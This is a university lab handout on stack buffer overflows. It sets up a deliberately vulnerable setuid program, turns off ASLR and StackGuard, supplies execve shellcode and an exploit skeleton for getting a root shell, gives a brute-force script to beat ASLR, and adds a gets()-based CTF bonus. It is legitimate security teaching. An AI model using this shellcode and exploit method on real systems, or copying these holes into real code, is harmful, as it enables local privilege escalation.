Buffer Overflow Vulnerability Lab[1]

Bonus CTF Due Monday, March 28th, 2022 @ 11:59pm

(**2%** of the total course grade)

1. Objective

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, students will be given a program with a stack buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. You are to write exploits based on skeleton source given and break into the insecure program which is vulnerable to buffer-overflow attack.

This lab will not be graded. It has to be completed INDIVIUALLY, but you may want to discuss the lab exercises with your fellow students. Nonetheless, **in this lab, you will have bonus marks by solving a Capture the Flag (CTF) challenge.** Please note that for any ungraded lab, you don't have to submit anything. However, I strongly encourage everyone to attempt these ungraded labs.

2. Environment Setup

If you haven't set up your virtual Cyber Security Lab environment using VirtualBox on your laptop, please install and setup VirtualBox and Ubuntu 16.04 virtual machines by following instructions provided in **Lab 1**.

Please note, for Lab 3, you only need to use one Ubuntu 16.04 VM.



Figure 1. Required Lab Environment Settings

2.1. Initial system setup and configuration

Note that Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

Address Space Randomization. Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following commands:

```
$ su - root
Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called "Stack Guard" to prevent `stack` buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the *-fno-stack-protector* switch. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e.,

they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of gcc, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack  -o test test.c

For non-executable stack:
$ gcc -z noexecstack -o test test.c
```

2.2. Shellcode

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>
int main( ) {
char *name[2];
name[0] = ‘‘/bin/zsh’’;
name[1] = NULL;
execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked.

```
/* call_shellcode.c    */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
   "\x31\xc0"                /* xorl      %eax,%eax                */
   "\x50"                    /* pushl     %eax                     */
   "\x68""/zsh"              /* pushl     $0x68737a2f              */
   "\x68""/bin"              /* pushl     $0x6e69622f              */
   "\x89\xe3"                /* movl      %esp,%ebx                */
   "\x50"                    /* pushl     %eax                     */
   "\x53"                    /* pushl     %ebx                     */
   "\x89\xe1"                /* movl      %esp,%ecx                */
   "\x99"                    /* cdq                                */
   "\xb0\x0b"                /* movb      $0x0b,%al                */
   "\xcd\x80"                /* int       $0x80                    */
;

int main(int argc, char **argv)
{
```

```
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}
```

Please use the following command to compile the code (don't forget the execstack option):

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

2.3. The Vulnerable Program

You will exploit the following program which has a buffer overflow vulnerability.

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */


#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 24
#endif


int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the root account, and chmod the executable to 4755 (don't forget to include the execstack and -fno-stack-protector options to turn off the non-executable stack and StackGuard protections):

```
$ su - root
Password (enter root password)
# gcc -o stack -z execstack -fno-stack-protector stack.c
```

```
# chmod 4755 stack
# exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called "badfile", and then passes this input to another buffer in the function bof(). The original input can have a maximum length of 517 bytes, but the buffer in bof() has only 24 bytes long (**36 bytes long should be used for the students in Lab Section 2**). Because strcpy() does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called "badfile". This file is under users' control. Now, our objective is to create the contents for "badfile", such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

3. Review Questions

Q1: In your own words, define the term Buffer Overflow Vulnerability.

4. Lab Exercises

1) Exploiting the Vulnerability by launching DoS attack

Q2: "stack.c" is vulnerable to Buffer overflow, which is a vulnerability in low level codes of C and C++. Find a way to cause the program to crash.

2) Exploiting the Vulnerability by launching privilege escalation attack

We provide you with a partially completed exploit code called "exploit.c". The goal of this code is to construct contents for "badfile". In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c   */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
      "\x31\xc0"              /* xorl    %eax,%eax              */
      "\x50"                  /* pushl   %eax                   */
      "\x68""/zsh"            /* pushl   $0x68732f2f            */
      "\x68""/bin"            /* pushl   $0x6e69622f            */
```

```
        "\x89\xe3"              /* movl     %esp,%ebx                */
        "\x50"                  /* pushl    %eax                     */
        "\x53"                  /* pushl    %ebx                     */
        "\x89\xe1"              /* movl     %esp,%ecx                */
        "\x99"                  /* cdq                               */
        "\xb0\x0b"              /* movb     $0x0b,%al                */
        "\xcd\x80"              /* int      $0x80                    */
;

void main(int argc, char **argv)
{
        char buffer[517];
        FILE *badfile;

        /* Initialize buffer with 0x90 (NOP instruction) */
        memset(&buffer, 0x90, 517);

        /* You need to fill the buffer with appropriate contents here */
        //Task 1: Set the value for the new return address
       // Question 2: You are required to figure out the location of the return address
       // as an offset relative to the beginning of buffer, and then replace 0x00 with
       // the offset value you obtain
       // Question 3: You are required to guess a new return address to overwrite the
       // old return address so the injected shellcode will be executed after the call
       // to the request function (boo()) is finished. Then, you will need to
       // replace 0x00000000 with the new return address you pick up
       *((long *) (buffer + 0x00)) = 0x00000000;

        //Task 2: Place the shellcode towards the end of buffer
       // Question 4: You are required to fill in the missing code below to
       // place the shellcode towards the end of buffer

        /* Save the contents to the file "badfile" */
        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
```

Task 1. Set the value for the new return address

Note that you need to figure out where the return address is stored on the stack in order to complete **Task 1**. You then can use gdb debugger to debug the executable stack. However, you will need to compile the C program with debugging option –g, for example,

gcc -z execstack -fno-stack-protector **-g** -o stack_dbg stack.c

Q3: You are required to figure out the location of the return address as an offset relative to the beginning of buffer. What is the location of the return address as an offset relative to the beginning of buffer?
Then, replace 0x00 with the offset value you obtain in the exploit code called "exploit.c" provided.

Q4: You are required to guess a new return address to overwrite the old return address so the injected shellcode will be executed after the call to the request function (bof()) is finished. What is the value of the ebp register after bof() is called in the main()? (1 mark) What is your new return address?
Then, you will need to replace 0x00000000 with the new return address you pick up in the exploit code called "exploit.c" provided.

Task 2. Exploiting the Vulnerability

You are now ready to write the exploit based on skeleton source "exploit.c", and then attack the vulnerable program and get a root shell.

Q5: You are required to give the correct values for the statement"*((long *) (buffer + 0x00)) = 0x00000000;" and fill in the missing code (or placing the shellcode towards the end of buffer) in the exploit code called "exploit.c" provided. After you finish the above program "exploit.c", compile and run it. This will generate the contents for "badfile". Then run the vulnerable program stack. If your exploit is implemented correctly, you should be able to get a root shell.

Important: Please compile your vulnerable program first. Please note that the program exploit.c, which generates the bad file, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in stack.c, which is compiled with the Stack Guard protection disabled.

```
$ gcc -o exploit exploit.c
$ ./exploit     // create the badfile
$ ./stack       // launch the attack by running the vulnerable program
VM# <---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the "#" prompt, your real user id is still yourself (but the effective user id is now root). You can check this by typing the following:

```
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root)
groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambash
```

are)

It can also be observed from the above output of the id command that the effective user ID (euid) for the currently logged-in user seed is root, which determines the level of access that the current shell has is a privileged user or root.

3) Defeating Address Randomization

As you already know, in a buffer overflow, attackers need to know where each part of the program is located in memory. Figuring this out is usually a difficult process of trial and error. After determining that, they must craft a payload and find a suitable place to inject it. If the attacker does not know where their target code (malicious code or shellcode in our example) is located, it can be difficult or impossible to exploit it. While there are four basic approaches to defending against buffer overflow vulnerabilities and attacks, one widely used security technique in operating systems to protect against buffer overflow attacks is Address Space Layout Randomization (ASLR), which is first implemented in 2001. The current versions of all major operating systems (iOS, Android, Windows, macOS, and Linux) feature ASLR protection. ASLR works by randomizing the locations of different parts of a program in memory. As a result, every time the program is run, components (including the stack, heap, and libraries) are moved to a different address in virtual memory.
Doing so could make it difficult for attackers to figure out the required information (e.g., the location of the old return address, where the injected code is located, etc) for a successful buffer overflow attack.

Unfortunately, on 32-bit Linux machines, the possible locations for a stack is limited, and the space is not very big, and can be exhausted easily with the brute-force approach. In this task, we use such an approach to defeat the address randomization countermeasure on our 32-bit VM. First, we turn on the Ubuntu's address randomization using the following command. We run the same attack developed in Task 2. Please describe and explain your observation.

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=1
```

Note that for simplicity, we only turn on the basic level (1 (enabled)) of Address Randomization. However, the brute force attack still works if we turn on the advanced level (2), but it takes longer to defeat it. We then use the brute-force approach to attack the vulnerable program repeatedly, hoping that the address we put in the badfile can eventually be correct. You can use the following shell script to run the vulnerable program in an infinite loop. If your attack succeeds, the script will stop; otherwise, it will keep running. Please be patient, as this may take a while. Let it run overnight if needed. Please describe your observation.

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
value=$(( $value + 1 ))
duration=$SECONDS
```

```
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack
done
```

Q6: Briefly describe your observation after you launch buffer overflow attack when address randomization is enabled. Make sure you record **the time you have spent** and **how many times you have tried** to result in a successful buffer overflow attack and get a root shell when address randomization is enabled.

Q7: The Cyber world looks like a cyber arms race between cyber attackers and cybersecurity specialists like you who protect our information system from cyberattacks and other malevolent threats. From the above lab exercise (**Q6**), you have witnessed that a widely used security technique can be easily defeated. What is your reflection about such issues, which show that attackers could easily bypass a security protection mechanism. Specifically, what's your opinion on how to stay protected against buffer overflow attacks? Please briefly describe your ideas or beliefs regarding buffer overflow defense.

---

4) Defending Against Buffer Overflows

Q8: Briefly describe one technical solution that has been proposed to prevent a program from being exploited by a buffer overflow.

---

5) Bonus Capture The Flag (CTF) - Generate Your Lucky Numbers

We have the following program lucky.c that generates lucky numbers. It takes a password as input, but always refuses to generate a lucky number. Luckily, the program is vulnerable to a buffer overrun in the goodPassword() function. The goal is to take advantage of the vulnerability so that it can generate lucky numbers for us.

```
#include <stdio.h>
#include <sys/time.h>
#include <stdlib.h>

char goodPassword() {
   int good='N';
   char Password[100]; // Memory storage for the password
   gets(Password); // Get input from keyboard
```

```
    return (char)good;
}

int main() {
    struct timeval t;

    printf("Enter your password:");

    if (goodPassword() == 'Y') {
        gettimeofday(&t, 0);
        srand((unsigned int) t.tv_usec);
        printf("Your lucky number today is %d!\n", rand()%100);
    }
    else {
        printf("No lucky numbers for you today.\n");
        exit(-1);
    }

    return 0;
}
```

CTF Question: Figure out a magic password that can make the program output a lucky number. Explain how your password works. (**2 marks**) (Hint: no need to overwrite the return address for this exercise; there is another easy target to overwrite in this program.)
Compile the above program using "gcc -fno-stack-protector lucky.c -o lucky" and verify your password works on the generated executable; ignore the warning about gets from gcc.

Note that Capture the Flag (CTF) challenge is not a mandatory question. But I encourage you to try it. If you solve it, I will add 2 marks to your final grade (not above 100).

5. Submission

If you solve the Capture the Flag (CTF) challenge, you can submit your answers in one pdf file named lab3_CTF_XXX_YYY.pdf, where XXX is your student ID and YYY is your surname in Pinyin. This naming convention facilitates the tasks of marking for the instructor and course TA. It also helps you in organizing your course work. Failure to follow the requirements will result in mark reduction.

Acknowledgements

This lab has incorporated the materials developed by Dr. Wenliang Du (Syracuse) and Dr. Gang Tan (Pennsylvania State University). The copyright of these materials belongs to them.

Reference:

[1] Aleph One. Smashing The Stack For Fun And Profit. Phrack 49, Volume 7, Issue 49. Available at http://www.cs.wright.edu/people/faculty/tkprasad/courses/cs781/alephOne.html
[2] What Is ASLR, and How Does It Keep Your Computer Secure?
https://www.howtogeek.com/278056/what-is-aslr-and-how-does-it-keep-your-computer-secure/#:~:text=Address%20Space%20Layout%20Randomization%20(ASLR)%20is%20primarily%20used%20to%20protect,the%20program%20intends%20to%20access.
[3] Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade
https://www.cis.upenn.edu/~sga001/classes/cis331f19/resources/buffer-overflows.pdf
[4] Configuring ASLR with randomize_va_space
https://linux-audit.com/linux-aslr-and-kernelrandomize_va_space-setting/
[5] Buffer Overflow Attack & Defense
https://resources.infosecinstitute.com/buffer-overflow-attack-defense/